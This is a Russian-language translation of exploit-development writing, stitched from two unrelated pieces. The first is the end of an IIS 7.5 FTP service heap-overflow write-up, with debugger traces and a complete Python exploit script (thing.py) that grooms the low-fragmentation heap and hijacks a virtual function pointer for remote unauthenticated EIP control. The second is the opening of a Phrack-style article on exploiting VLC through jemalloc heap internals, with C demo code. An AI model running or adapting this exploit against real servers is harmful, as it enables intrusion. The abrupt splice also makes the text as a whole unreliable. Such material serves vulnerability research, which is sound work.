.text:6C9DAB36  or     eax, 80070000h
.text:6C9DAB3B  jmp    short loc_6C9DAB64
.text:6C9DAB3D
.text:6C9DAB3D loc_6C9DAB3D:
.text:6C9DAB3D
.text:6C9DAB3D  mov    ebx, [ebp+Size]
.text:6C9DAB40  mov    eax, [edi+20h]
.text:6C9DAB43  mov    esi, [ebp+arg_8]
.text:6C9DAB46  push   ebx             ; Size
.text:6C9DAB47  push   [ebp+Src]       ; Src
.text:6C9DAB4A  add    eax, esi
.text:6C9DAB4C  push   eax             ; Dst
.text:6C9DAB4D  call   memcpy
```

Теперь, зная, что буферы выделяются кратно 0x80 (то есть 0x100, 0x180, 0x200 и т.д.), LFH можно активировать соответствующим образом (по размеру). Был выбран размер 0x180, поскольку 0x100

используется для большинства (если не для всех) первоначальных ответов, однако _любой_ допустимый размер мог бы подойти.

```
for i in range(0, LFHENABLESIZE):
    name = "lfh" + str(i)
    payload = gen_payload(0x180, "X")
    lfhpool.alloc(name, payload)
```

6. Перезапись FreeEntryOffset

Уже подтверждено, что уязвимость приводит к переполнению символами 0xFF в смежный чанк кучи. Следовательно, возможность активировать LFH для определённого размера даёт тривиальную перезапись соседнего FreeEntryOffset.

Для работы этой техники эксплуатации LFH должен быть активирован, при этом необходимо убедиться, что UserBlock сохраняет несколько свободных чанков для обслуживания запросов, необходимых для эксплуатации.

К счастью, на однопроцессорной машине это было достаточно легко гарантировать:

```
for i in range(0, LFHENABLESIZE):
    name = "lfh" + str(i)
    payload = gen_payload(0x180, "X")
    lfhpool.alloc(name, payload)

print "[*] Sending overflow payload"
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))
data = s.recv(1024)

buf = "\xff\xbb\xff\xff" * 112 + "\r\n" #ends up allocation 0x180
                                        #(0x188 after chunk header)

print "[*] Sending %d 0xFFs in the whole payload" % countff(buf)
print "[*] Sending Payload...(%d bytes)" % len(buf)
analyze(buf)
s.send(buf)
s.close()
```

Этих небольших фрагментов кода достаточно, чтобы активировать LFH и перезаписать свободный смежный чанк после переполнения буфера. Теперь при последующих выделениях 0x180 байт будет использоваться некорректный FreeEntryOffset, предоставляя приложению неожиданную память для добавления ответа.

Описанное выше иллюстрирует следующую картину:

```
FreeEntryOffset = 0x1
0         1           2                3
[UsedChunk][FreeChunk][OverflowedChunk][FreeChunk]
.
.
.
[UnknownMemory @ UserBlock + (0xFFFF * 8)]
```

Три последовательных выделения выполнят следующее:

1. Выделить FreeChunk по FreeEntryOffset 0x1
2. Выделить OverflowedChunk (который тоже является свободным), обновив FreeEntryOffset до 0xFFFF
3. Выделить память по адресу UserBlock + 0xFFFF (вместо смещения 0x3)

Это означает, что некорректный FreeEntryOffset приведёт к тому, что данные окажутся полностью под контролем атакующего.

Примечание: хотя на однопроцессорной машине это достигается довольно легко, детерминизм кучи на многоядерной платформе значительно сложнее. Детерминизм усложняется тем, что каждое ядро фактически имеет собственные UserBlock'и, что делает размещение чанков зависимым от того, какой поток обслуживает запрос. Хотя многоядерная машина не делает данную уязвимость полностью неэксплуатируемой, она повышает сложность и снижает надёжность.

Перезапись FreeEntryOffset значением 0xFFFF превратила ограниченное переполнение кучи в полностью контролируемое переполнение write-n: выделенный чанк кучи будет на 100% заполнен данными под управлением пользователя. Существует лишь одна ОГРОМНАЯ проблема. Что именно следует перезаписать? Именно это оказалось наиболее сложной и наименее надёжной частью эксплойта, которая всё ещё может быть доработана.

7. Невозможное

Если честно, предыдущие несколько шагов представляли собой базовый анализ уязвимости, элементарный Python и необходимые знания о внутреннем устройстве кучи Windows 7. Наиболее сложная и трудоёмкая часть описана ниже.

Техники, описанные ниже, демонстрировали различную степень надёжности и, возможно, даже не являются наилучшим выбором для эксплуатации. Наиболее ценным знанием, которое стоит вынести, будет процесс поиска объекта для перезаписи и удалённого внедрения этих объектов в кучу.

Как было сказано ранее, понять ЧТО именно перезаписывать — весьма нетривиальная задача. Нужно не только найти подходящий объект, функцию или переменную, но и убедиться, что этот элемент находится в памяти, на которую указывает «плохое» выделение.

Отправной точкой для поиска цели перезаписи стал список функций. Список функций был выбран потому, что были доступны публичные символы, давая описательные имена наиболее важным функциям. Кроме того, поскольку приложение написано на C++, предполагалось наличие виртуальных функций, хранящих указатели на функции где-то в памяти.

Первым заслуживающим внимания элементом оказался класс FTP_COMMAND. Этот класс почти наверняка инстанцируется при получении новых команд и также содержит vtable.

```
.text:0E073B7D public: __thiscall FTP_COMMAND::FTP_COMMAND(void) proc near
.text:0E073B7D  mov    edi, edi
.text:0E073B7F  push   ebx
.text:0E073B80  push   esi
.text:0E073B81  mov    esi, ecx
.text:0E073B83  push   edi
.text:0E073B84  lea    ecx, [esi+0Ch]
.text:0E073B87  mov    dword ptr [esi], offset const FTP_COMMAND::`vftable'
```

Он также содержал указатель на функцию с тем же именем, что и в трассировке нашего стека, хотя и в другом классе:

```
.text:0E073C8D  mov    dword ptr [ebx+8],
            offset FTP_COMMAND::AsyncCompletionRoutine(FTP_ASYNC_CONTEXT *)
```

Примечание: если бы трассировка стека была изучена более тщательно, стало бы очевидно, что это неверный выбор, как будет показано ниже.

На первый взгляд это казалось идеальным решением. Была установлена точка останова в `ntdll!RtlpLowFragHeapAllocFromContext()` после первоначального переполнения, и память оказалась заполнена объектами FTP_COMMAND! К сожалению, не удалось найти удалённой команды, которая могла бы вызвать виртуальную функцию внутри объекта FTP_COMMAND в момент по выбору атакующего.

Примечание: хотя всё это уместилось в одном абзаце, на самом деле на это ушло немало времени — возможность перезаписи указателя на функцию сильно туманила суждение.

Неудача привела к судорожным поискам способа заполнить память кучи объектами, которые были бы удалённо управляемы пользователем без аутентификации. В итоге пришла мысль о том, что каждый FTP_COMMAND имеет конкретную сессию. Был более детально изучен класс FTP_SESSION (также присутствовавший в трассировке стека, хотя эта трассировка со временем изменится при различных компоновках кучи).

Настоящий вопрос звучал так: «Можно ли надёжно вызвать эту функцию в заданный момент X с пользовательским вводом Y?». Проведённое тестирование показало: да, сервер действительно является асинхронным ;). FTP как построчный протокол требует разделителя конца строки / конца команды. Сервер фактически ждёт, пока не получит полную строку, прежде чем обработать команду [6].

Возможно, перезапись объекта FTP_SESSION, связанного с FTP_COMMAND, позволит получить контроль над вызовом виртуальной функции. Пошаговая трассировка через `FTP_COMMAND::WriteResponseWithErrorTextAndLog` привела к функции `FTP_SESSION::Log()`. Эта функция содержала несколько вызовов виртуальных функций, например:

```
.text:0E0761C4      mov     ecx, [edi+3D8h]
.text:0E0761CA      lea     eax, [ebp+var_1B4]
.text:0E0761D0      push    eax             ; int
.text:0E0761D1      push    [ebp+dwFlags]   ; CodePage
.text:0E0761D7      mov     eax, [ecx]
.text:0E0761D9      call    dword ptr [eax+18h]
```

Теперь, когда обнаружен потенциальный известный указатель на функцию в памяти для перезаписи, как его вызвать? Оказывается, всё достаточно просто. Убрав завершающий символ `\n` в конце команды, настроив кучу, а затем отправив разделитель конца строки, можно вызвать `call dword ptr [eax+18h]` с полным контролем над EAX.

```
0:006> r
eax=43434343 ebx=013f2a60 ecx=0145dc98 edx=0104f900 esi=013dfb98
edi=013f2a60
eip=70b661d9 esp=0104f690 ebp=0104f984 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000   efl=00010246
ftpsvc!FTP_SESSION::Log+0x16b:
70b661d9 ff5018      call    dword ptr [eax+18h] ds:0023:4343435b=????????

0:006> k
ChildEBP RetAddr
0104f984 70b6a997 ftpsvc!FTP_SESSION::Log+0x16b
0104fa30 70b6ee86
ftpsvc!FTP_COMMAND::WriteResponseWithErrorTextAndLog+0x188
0104fa48 70b66051 ftpsvc!FTP_COMMAND::Process+0xd1
0104fa88 70b676c7 ftpsvc!FTP_SESSION::OnReadCommandCompletion+0x3e2
0104faf0 70b6772a ftpsvc!FTP_CONTROL_CHANNEL::OnReadCommandCompletion+0x1e4
0104fafc 70b3f182 ftpsvc!FTP_CONTROL_CHANNEL::AsyncCompletionRoutine+0x17
0104fb08 70b556e6
ftpsvc!FTP_ASYNC_CONTEXT::OverlappedCompletionRoutine+0x3c
```

Трассировка функции в штатном (вне эксплуатации) режиме показала, что функция пыталась получить имя пользователя (если оно существовало) для целей журналирования:

```
1b561d9 ff5018      call    dword ptr [eax+18h]
        ds:0023:71b23a38={ftpsvc!USER_SESSION::QueryUserName (71b37823)}
```

Примечание: опять же, это не было очевидным при простом взгляде на функцию. Потребовался значительный объём статического и динамического анализа, чтобы определить полезность данной функции.

Хотя возможность заполнить кучу объектами FTP_COMMAND и FTP_SESSION и существует, она оказалась не столь надёжной, как предполагалось изначально. При попытке эксплуатации данной уязвимости в игру вступают многие факторы: количество соединений, конфигурация кучи с низкой фрагментацией (то есть количество ядер на сервере) и многое другое.

Например, количество чанков LFH и число соединений с сервером оказали весьма заметное влияние на надёжность эксплойта, которая держалась на уровне около 60%. Оба этих фактора влияли на то, на какой адрес указывало выровненное выделение и каково было содержимое памяти.

8. Заключение

Несмотря на то что Microsoft и многие другие утверждали, что эксплуатация данной уязвимости для выполнения кода невозможна, эта статья показывает: при наличии нужных знаний и достаточной настойчивости «невозможное» превращается в «сложное».

Резюмируем процесс эксплуатации:

1. Разобраться с уязвимостью
2. Изучить принципы управления памятью кучи
3. Получить детальные знания о менеджерах памяти операционной системы
4. Подготовить LFH к полудетерминированному состоянию
5. Отправить запрос для переполнения смежного чанка в LFH
6. Создать многочисленные соединения в попытке заполнить кучу объектами FTP_SESSION, которые, в свою очередь, создадут объекты USER_SESSION
7. Отправить незавершённый запрос по ранее созданным соединениям
8. Сделать 3 выделения из LFH того же размера, что и переполняемый чанк:
• 1-е: выделить и переполнить в следующий чанк
• 2-е: FreeEntryOffset будет установлен в 0xFFFF
• 3-е: выделение (надеемся) укажет на память, которая содержит указатель на объект FTP_SESSION с классом USER_SESSION, полностью перезаписывая указатель на функцию в памяти
9. Завершить команду из пула соединений, отправив завершающий `\n`, что вызовет `OverlappedCompletionRoutine()` и, следовательно, функцию `FTP_SESSION::Log()`
10. Это обеспечит получение EIP, при этом несколько регистров будут указывать на данные под управлением пользователя. Дальше потребуется обход ASLR и DEP для получения выполнения кода. Обратите внимание на `DATA_STREAM_BUFFER.Size`, который определяет, сколько байт отправляется пользователю в ответе

Несмотря на то что полного произвольного выполнения кода в эксплойте достичь не удалось, он всё же доказывает, что удалённый атакующий потенциально может получить контроль над EIP через удалённое неаутентифицированное FTP-соединение, что позволяет подорвать систему безопасности всей системы, а не ограничиваться лишь отказом в обслуживании.

Эпоха простой эксплуатации позади, и для разработки современных эксплойтов необходимо использовать всё больше примитивов. Имея прочный фундамент знаний об операционных системах и техниках эксплуатации, вы тоже сможете превращать «невозможные» ошибки в эксплуатируемые.

9. Ссылки

[1] - Preventing the exploitation of user mode heap corruption vulnerabilities

http://blogs.technet.com/b/srd/archive/2009/08/04/preventing-the-exploitation-of-user-mode-heap-corruption-vu

[2] - Understanding the Low Fragmentation Heap
http://illmatics.com/Understanding_the_LFH.pdf

[3] - Windows 7 IIS 7.5 FTPSVC Denial Of Service
http://packetstormsecurity.org/files/96943/Windows-7-IIS-7.5-FTPSVC-Denial-Of-Service.html

[4] - Assessing an IIS FTP 7.5 Unauthenticated Denial of Service Vulnerability
http://blogs.technet.com/b/srd/archive/2010/12/22/assessing-an-iis-ftp-7-5-unauthenticated-denial-of-service-

[5] - The Telnet Protocol
http://support.microsoft.com/kb/231866

[6] - Synchronization and Overlapped Input and Output
http://msdn.microsoft.com/en-us/library/windows/desktop/ms686358(v=vs.85).aspx

10. Эксплойт (thing.py)

```
import socket, sys, os, time

#Connection Info
HOST = "192.168.11.129"
PORT = 21
WAITP = 1

#Good Combo (60% reliability)
#LFHENABLESIZE = 0x78
#CONNCOUNT = 0x103
#=> FTP_SESSION::Log+0x16B
#call    dword ptr [eax+18h]  ds:0023:2424243c=????????

#The number of allocations to enabled the LFH for our chosen size
LFHENABLESIZE = 0x78
LFHPOOLSIZE = LFHENABLESIZE + 0x3

#Each connection will create X amount of FTP_SESSION objects, which
#contain the virtual function we're trying to overwrite.
CONNCOUNT = 0x103

class SoftAlloc:
    s = 0

    #Notice that the connection doesn't do a 'self.s.recv()'
    #This is a way to restrict un-needed calls to the completionroute
    def setup(self):
        self.s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.s.connect((HOST, PORT))

    def alloc(self, data):
        self.s.send(data)

    def complete(self):
        self.buf = self.s.recv(1024)

    def free(self):
        self.s.close()

#Pools are just a way to keep track of connections
#It could have just as easily been an array of sockets
class SoftLeak:

    def __init__(self):
        self.stag = {}
        self.untagged = []

    def create_pool(self, num):
        for i in range(0, num):
```

```
            sa = SoftAlloc()
            sa.setup()
            self.untagged.append(sa)

    def clear_pool(self):
        while(len(self.untagged) > 0):
            sa = self.untagged.pop()
            sa.free()

    def alloc(self, tag, payload):
        if tag in self.stag:
            print "Error: Tag in use %s\n" % tag
            sys.exit()

        if len(self.untagged) > 0:
            sa = self.untagged.pop()
            self.stag[tag] = sa
            sa.alloc(payload)

    def realloc(self, tag, payload):
        if tag in self.stag:

            sa = self.stag[tag]
            sa.alloc(payload)

    def complete(self, tag):
        if tag in self.stag:
            sa = self.stag[tag]
            sa.complete()

    def free(self, tag):
        if tag not in self.stag:
            print "Error: Unknown tag %s\n" % tag
            sys.exit()

        sa = self.stag[tag]
        del self.stag[tag]
        sa.free()

def countff(payload):

    count = 0
    for x in payload:
        if x == "\xff" or x == "\xFF":
            count += 1

    return count

def analyze(payload):

    if len(payload) < 0x100:
        return

    first = payload[0:0x100]
    first_ffs = countff(first)
    print "[*] Sending %d 0xFFs in the 1st chunk" % first_ffs

    second = payload[0x100:]
    second_ffs = countff(second)
    print "[*] Sending %d 0xFFs in the 2nd chunk" % second_ffs

#allocations have 0x80 added to them, making sizes < 0x81 hard to allocate
def gen_payload(size, ch):
    if size < 0x80:
        print "Invalid allocation size"
        sys.exit(1)

    if size > 0x180 and size < 0x200:
        print "WARNING: Only allocating 0x180 bytes"

    new_size = size - 0x80
```

```
    #print "Payload will be %d bytes" % (new_size)
    return (ch * new_size)

def main():

    #create the initial amount of connections
    print "[*] Creating LFHPOOL"
    lfhpool = SoftLeak()
    lfhpool.create_pool(LFHPOOLSIZE)
    time.sleep(WAITP)

    ######################################################################
    #Go through LFHENABLESIZE connections, and make an allocation of a
    #certain size. This will enable the LFH for size provided in
    #'gen_payload()'
    ######################################################################
    for i in range(0, LFHENABLESIZE):
        name = "lfh" + str(i)
        payload = gen_payload(0x180, "X")
        lfhpool.alloc(name, payload)

    ######################################################################
    #Send out exploit payload, this should be of the same subsegment as the
    #chunks we put in the LFH. It will write 0xFFs over the FreeEntryOffset
    #stored in the 1st two bytes of a free chunk in the LFH
    #Note: Although it actually sends a payload of 0x1C0, it will only
    #allocate 0x180 bytes of data to be used for this transaction
    #Note2: This LFH chunk will be freed, hence in the section below
    #requiring 3 allocations instead of the two necessary for the
    #FreeEntryOffset overwrite
    ######################################################################
    print "[*] Sending overflow payload"
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((HOST,PORT))
    data = s.recv(1024)
    buf = "\xff\xbb\xff\xff" * 112 + \
      "\r\n" #ends up allocation 0x180 (0x188 after chunk header)
    print "[*] Sending %d 0xFFs in the whole payload" % countff(buf)
    print "[*] Sending Payload...(%d bytes)" % len(buf)
    analyze(buf)
    s.send(buf)
    s.close()

    #create the initial amount of connections
    print "[*] Creating CONNPOOL"
    connpool = SoftLeak()
    connpool.create_pool(CONNCOUNT)
    time.sleep(WAITP)

    ######################################################################
    #The LFH UserBlock should look like this
    #[previously_allocated_chunk][overwritten_chunk][malicious_chunk]
    #1) We have to make an allocation for the chunk that was used in the
    #overflow (since it was freed)
    #2) 'overwritten_chunk' should be all 0xFFs (including its
    #_HEAP_ENTRY header)
    #3) the 'malicious_chunk' will use a FreeEntryOffset of 0xFFFF (saved
    #from previous allocation)
    #
    #Now we can allocate a bunch of FTP_CONTROL_CHANNEL objects (see
    #ftpsvc.dll) These will be in the heap, so when we add "UserBlocks +
    #(0x7FFF8 * 8)" it will point to heap memory that contains a
    #FTP_CONTROL_CHANNEL object, which has a vtable as its first 4 bytes
    #
    #If the trailing '\n' is missing from the ftp command the function
    #FTP_ASYNC_CONTEXT::OverlappedCompletionRoutine() will not be called
    #until it sees the final '\n', which gives us control over WHEN the
    #call will be made
    ######################################################################
    print "[*] Sending 0x%X USER commands" % CONNCOUNT
    for i in range(0, CONNCOUNT):
```

```
        name = "ftpcmd" + str(i)
        connpool.alloc(name, "USER ")

    ########################################################################
    #1st: allocates a chunk saving its NextOffset
    #   - NextOffset = The one after our 'malicious_chunk'
    #2nd: allocates another, saving the tainted offset (0xFFFF)
    #   - NextOffset = 0xFFFF
    #3rd: will actually use the incorrect offset
    #   - Return value will be addr_of(UserBlock) + (0x7FFF8 * 8)
    #   - This is due to how the FreeEntryOffset is calculated
    #
    #The '$' * 0x170 will allocate 0x180 bytes, but will also be the data
    #used to overwrite the USER_SESSION objected called during logging
    #The '$' characters would be replaced with values to start a ROP sled
    ########################################################################
    curr_char = 0x40
    for i in range(0, 3):
        curr_char += 1
        name = "trigger" + str(i)
        payload = "$$$$ " + (chr(curr_char) * 0x170) #allocates 0x180 bytes
        print "[*] Sending payload%d of %d bytes" % (i, len(payload))
        lfhpool.alloc(name, payload)


    ########################################################################
    #By sending the trailing '\n' command, this will force the
    #FTP_CONTROL_CHANNEL to call its AsyncCompletionRoutine(), notifying
    #the server that the connection has been completed. Fortunately for us
    #this function pointer will have been overwritten by the 3rd iteration
    #in the code above "payload = "PASS " + (chr(curr_char) * 0x170)".
    ########################################################################
    print "[*] Sending completing commands"
    start = 0
    end = CONNCOUNT
    print "Total completions: %d" % (end - start)
    for i in range(start, end):
        name = "ftpcmd" + str(i)
        print name
        connpool.realloc(name, "\n")

    ########################################################################
    #By waiting to exit, we will ensure that the AsyncCompletionRoutine is
    #NOT called due to  the socket closing. It shouldn't matter, since
    #we've already triggered it above, but just to be safe
    ########################################################################
    print "[*] Exploit complete!"
    print "Press enter to exit"
    val = sys.stdin.readline()

if __name__ == "__main__":
    main()
```

— EOF —

Искусство эксплуатации: взлом VLC — разбор переполнений кучи в jemalloc

Автор: huku | argp ({huku,argp}@grhack.net)

Оглавление

---

1 - Введение

Выражение «эксплуатация — это искусство» встречается в Phrack так часто, что уже стало банальностью. С появлением ASLR, NX, стековых куки, защит `unlink()` и подобного, авторы эксплойтов, похоже, осознали ценность своей работы и перестали делиться ею с посторонними (вы знаете, кто вы). Достаточно взглянуть на различные списки рассылки и архивы эксплойтов — даже тонны опубликованных там эксплойтов для ядра Linux представляют собой почти мусор. Очевидно, что дело не в том, что авторы эксплойтов утратили навыки; просто они не считают нужным делиться полностью боеспособным кодом (это привилегия тех, кто платит за [цензура] или [цензура] lulz). То, что рабочие эксплойты перестали публиковаться, отнюдь не означает, что андеграунд прекратил их разработку. Хотя у нас нет способа это проверить, мы уверены: окажись у нас хоть беглый взгляд на то, что предлагает андеграунд, — мы бы поразились (смотрите и учитесь: [1], [2]).

Для разработки эксплойта, представленного в данной статье, мы провели около месяца непрерывных ночных бдений перед уродливыми терминалами, питаясь фастфудом и делая перерывы лишь по физиологической необходимости (весёлые времена). Нам удалось разработать

надёжный локальный эксплойт для VLC. Под «почти» мы подразумеваем следующее: возможно сделать наш код 100% надёжным, однако для этого ещё требуется некоторая работа; жаль, что у нас не хватило времени — Phrack нужно было выпускать. Подробности о том, как расширить наш код и обойти ограничения, снижающие его надёжность, приведены в соответствующем разделе. Для кого-то продолжить с того места, где мы остановились, вероятно, станет приятным занятием — в конце концов, это не так уж сложно, если принять во внимание всю ту чепуху, с которой нам пришлось столкнуться. Мы надеемся показать, почему разработка эксплойта в наши дни требует упорного труда, преданности делу и хотя бы одной утечки памяти ;)

Этот материал изначально задумывался как часть нашего исследования jemalloc, также представленного в данном выпуске Phrack. Тем не менее сотрудники Phrack оказали нам честь, спросив, не хотим ли мы написать отдельный текст с детальным анализом всего того колдовства, которое нам пришлось проделать. Читатели могут счесть VLC не самой экзотической целью, однако мы решили не раскрывать уязвимости нулевого дня и ограничиться списком уже опубликованных материалов, тщательно отобранных среди бюллетеней с пометкой «переполнение кучи» (можно было поискать и по «потенциальный DoS», поскольку это обычно означает доступ к ring0 ;). Имейте в виду: нам не хотелось бы брать уязвимость, которую тривиально эксплуатировать. Мы искали целевое приложение с крупной кодовой базой; основными кандидатами были VLC и Firefox. В итоге мы выбрали первый. Результатом стал локальный эксплойт, не требующий от пользователя ввода каких-либо адресов — он самостоятельно выясняет всё необходимое.

1.1 - Допущения

Ради написания этой статьи...

1 — Мы предполагаем, что атакующий имеет локальный доступ к серверу, на котором запущен VLC. У экземпляра VLC должен быть включён хотя бы один из нескольких интерфейсов управления (HTTP через `--extraintf`, RC через `--rc-host` или `--rc-unix`), который будет использоваться для отправки VLC запросов на воспроизведение и обеспечения интерактивности всего процесса, — то есть VLC должен работать в режиме «демона». Большинство читателей, вероятно, подумают, что эти интерфейсы управления можно использовать и для удалённой атаки — они правы. Однако уязвимость MP4, эксплуатируемая в данной статье, не может применяться для удалённой эксплуатации; тем не менее разработка надёжного удалённого эксплойта вполне осуществима — фактически это лишь вопрос модификации прилагаемого кода.

Примечание: Удалённая эксплуатация с использованием файлов MP4 возможна путём потоковой передачи данных MP4 на VLC-сервер. К сожалению, MP4-потоки обрабатываются libffmpeg, тогда как MP4-файлы — собственным демуксером MP4 в VLC. Не поймите нас неправильно: мы не считаем ffmpeg безупречным — возможно, он уязвим к той же самой проблеме, просто у нас не было времени исследовать это подробнее.

2 — VLC нельзя запустить от root, так что не ждите uid 0. Мы лишь хотим подчеркнуть, что некоторые люди готовы пойти очень далеко, чтобы добраться до вас. Взлом — это всё о информации: чем больше информации, тем легче получить права root.

3 — Мы предполагаем, что цель — это x86-машина под управлением FreeBSD-8.2-RELEASE, той же самой версии, которую мы использовали в нашем основном исследовании jemalloc.

4 — И наконец, не менее важно: мы предполагаем, что вы прочитали и поняли наш анализ jemalloc. Мы не ожидаем от вас уровня ниндзя jemalloc, но изучить нашу работу столь же поверхностно, как утреннюю газету, — тоже недостаточно ;)

---

2 - Заметки о магазинах jemalloc

2.1 - Куча в обратном порядке

В нашем основном исследовании jemalloc мы обсуждали использование «магазинов» как механизма избегания конкуренции потоков. Вкратце: когда процесс порождает несколько потоков, глобальная переменная `__isthreaded` устанавливается в true. Эта переменная, доступная через спецификатор хранения `extern` из любого приложения, указывает jemalloc инициализировать локальные для потоков структуры данных для кэширования выделений кучи. Эти структуры данных — так называемые «магазины» — выделяются и заполняются по мере необходимости. В случае `malloc()` многопоточное приложение в конечном счёте достигает ветки `if`, показанной ниже (`MALLOC_MAG` и `opt_mag` включены по умолчанию).

```
#ifdef MALLOC_MAG
static __thread mag_rack_t *mag_rack;
#endif

...

static inline void *
arena_malloc(arena_t *arena, size_t size, bool zero)
{
  ...

  if(size <= bin_maxclass) {
#ifdef MALLOC_MAG
    if(__isthreaded && opt_mag) {
      mag_rack_t *rack = mag_rack;
      if(rack == NULL) {
        rack = mag_rack_create(arena);
        if(rack == NULL)
          return (NULL);
        mag_rack = rack;
      }
      return(mag_rack_alloc(rack, size, zero));
    }
    ...
#endif

  ...
}
```

Первый важный момент — квалификатор `__thread` в объявлении `mag_rack`. Этот спецификатор указывает gcc/binutils использовать механизм TLS (Thread Local Storage — локальное хранилище потока). Объявления с `__thread` группируются и служат прообразом для инициализации каждого потока. Проще говоря, каждый поток, порождённый через `pthread_create()`, получит свою приватную копию `mag_rack`, инициализированную значением `NULL`, поскольку она также объявлена как `static`. Доступ к памяти, локальной для потока, прозрачен для пользователя: каждый раз при обращении к `mag_rack` рантайм автоматически определяет, где находится приватная память потока.

Теперь легче понять, как будет вести себя `arena_malloc()`, когда `__isthreaded` и `opt_mag` установлены в true. Сначала проверяется существующий указатель «стойки магазинов»; если он равен NULL, вызывается `mag_rack_create()`, чтобы (а) инициализировать структуру `mag_rack_t` и (б) заполнить её предварительно выделенными областями памяти для бина, соответствующего запрошенному размеру (заметьте, что стойки магазинов используются только для выделений размером с бин; более крупные идут по другому пути).

Предположим, что случайный поток в случайном приложении вызывает `malloc(4)`. Счётчик команд вскоре достигнет вызова `mag_rack_alloc(mag_rack, 4, false);`.


```
static inline void *
mag_rack_alloc(mag_rack_t *rack, size_t size, bool zero)
{
  void *ret;
  bin_mags_t *bin_mags;
  mag_t *mag;
  size_t binind;

  binind = size2bin[size]; /* (1) */
  ...

  bin_mags = &rack->bin_mags[binind]; /* (2) */

  mag = bin_mags->curmag; /* (3) */
  if (mag == NULL) {
    /* Create an initial magazine for this size class. */

    mag = mag_create(choose_arena(), binind);

    bin_mags->curmag = mag;
    mag_load(mag);
  }

  ret = mag_alloc(mag);
  ...

  return (ret);
}
```

Входной размер преобразуется в индекс бина (1); для размера 4 `binind` будет равен 0. У каждой стойки магазинов есть свой набор бинов, приватных для потока (2). Переменная `mag` указывает на «магазин» стойки для данного класса размеров (3). «Магазин» — это простой массив указателей void, называемых `rounds[]`, содержащий адреса предварительно выделенных областей памяти одинакового размера. Для его инициализации вызывается `mag_load()`. Вот здесь начинается самое интересное, способное существенно повлиять на процесс эксплуатации. Беглый просмотр `mag_load()` показывает следующее:

```
static void
mag_load(mag_t *mag)
{
  ...
  arena = choose_arena(); /* (1) */
  bin = &arena->bins[mag->binind];

  for (i = mag->nrounds; i < max_rounds; i++) {
    ...

    round = arena_bin_malloc_easy(arena, bin, run); /* (2) */
    ...

    mag->rounds[i] = round;
  }
  ...

  mag->nrounds = i;
  ...
}
```

В зависимости от конфигурации сборки, `choose_arena()` (1) может статически назначать поток одной и той же арене или динамически — разной при каждом вызове. Независимо от того, как выглядит процесс назначения, видно, что в (2) массив `rounds[]` заполняется обычным вызовом `arena_bin_malloc_easy()` (или `arena_bin_malloc_hard()`) — функцией, которую процесс вызвал бы, не будь он многопоточным. Поскольку внутренние механизмы кучи работают строго

детерминированно (пока игнорируем присущую многопоточности недетерминированность расписания), можно с достаточной уверенностью утверждать, что области памяти, адреса которых хранятся в `rounds[]`, скорее всего, будут смежными. Если предположить, что в куче нет «дыр» (что легко обеспечить опытному разработчику эксплойтов), то области, возвращаемые `arena_bin_malloc_xxx()`, будут располагаться по возрастающим адресам, как показано на рисунке ниже.



После завершения инициализации мы возвращаемся в `mag_rack_alloc()`, которая вызывает `mag_alloc()`, чтобы выбрать запись из массива `rounds[]` для передачи пользователю.

```
mag_alloc(mag_t *mag) {
  if (mag->nrounds == 0)
    return (NULL);

  mag->nrounds--; /* (1) */

  return (mag->rounds[mag->nrounds]); /* (2) */
}
```

Если это первое выделение в потоке, `mag_alloc()` вернёт последний элемент массива `rounds[]`. Последующие вызовы `malloc(4)` будут обслуживаться тем же магазином, возвращая области памяти по убывающим адресам! То есть магазины заполняются «вперёд», но расходуются «назад» — так, что если выделить, например, 3 области, их порядок в памяти будет 321 вместо 123 :)

2.2 - Обратная куча — снова в обратном порядке

Как объяснялось в нашей основной статье о jemalloc, `__isthreaded` устанавливается в true после успешного вызова `pthread_create()` (фактически это делает libthr) и остаётся таким до конца жизни программы — то есть объединение (join) потоков не сбрасывает `__isthreaded` в 0. Следовательно, после инициализации стоек магазинов jemalloc будет продолжать их использовать вне зависимости от числа активных потоков.

Как объяснялось в предыдущем разделе, непрерывные выделения, обслуживаемые магазинами, могут возвращать области памяти по убывающим адресам. Мы используем слово «могут», потому что это не всегда так. Рассмотрим следующий фрагмент кода, который мы рекомендуем прочитать внимательно:

```
#include <stdio.h>
#include <stdlib.h>
#include <pthread.h>
#include <unistd.h>

extern int __isthreaded;
void *allocs[10];

void start_allocs(void) {
  int i;
  printf("Allocating regions\n");
  for(i = 0; i < 10; i++) {
    allocs[i] = malloc(192);
    printf("%p\n", allocs[i]);
```

```
  }
  return;
}

void free_allocs(void) {
  int i;
  printf("Freeing the regions\n");
  for(i = 0; i < 10; i++)
    free(allocs[i]);
  return;
}

void free_allocs_rev(void) {
  int i;
  printf("Freeing the regions in reverse order\n");
  for(i = 10 - 1; i >= 0; i--)
    free(allocs[i]);
  return;
}

void *thread_runner(void *p) {
  int rev = *(int *)p;

  sleep(1);

  if(rev)
    free_allocs_rev();
  else
    free_allocs();

  start_allocs();
  return NULL;
}

int main(int argc, char *argv[]) {
  pthread_t tid;
  int rev = 0;

  if(argc > 1)
    rev = atoi(argv[1]);

  start_allocs();
  pthread_create(&tid, NULL, thread_runner, (void *)&rev);
  pthread_join(tid, NULL);
  return 0;
}
```

В приведённом коде есть три важных функции: `start_allocs()`, выделяющая 10 областей памяти, которые будут обслуживаться bin-192; `free_allocs()`, освобождающая упомянутые области «вперёд»; и `free_allocs_rev()`, делающая то же самое, но в обратном порядке. Массив `allocs[]` хранит указатели на выделенные области. При запуске `main()` вызывает `start_allocs()` для заполнения `allocs[]`, а затем запускает поток, который освобождает эти области. Внимательное изучение кода jemalloc показывает, что даже при освобождении будет выделена новая стойка магазинов, и освобождаемые области в итоге попадут в магазин потока для данного класса размеров! Можно думать о том, что области меняют владельца: области, принадлежавшие главному потоку, становятся собственностью нового потока, запущенного через `pthread_create()`.

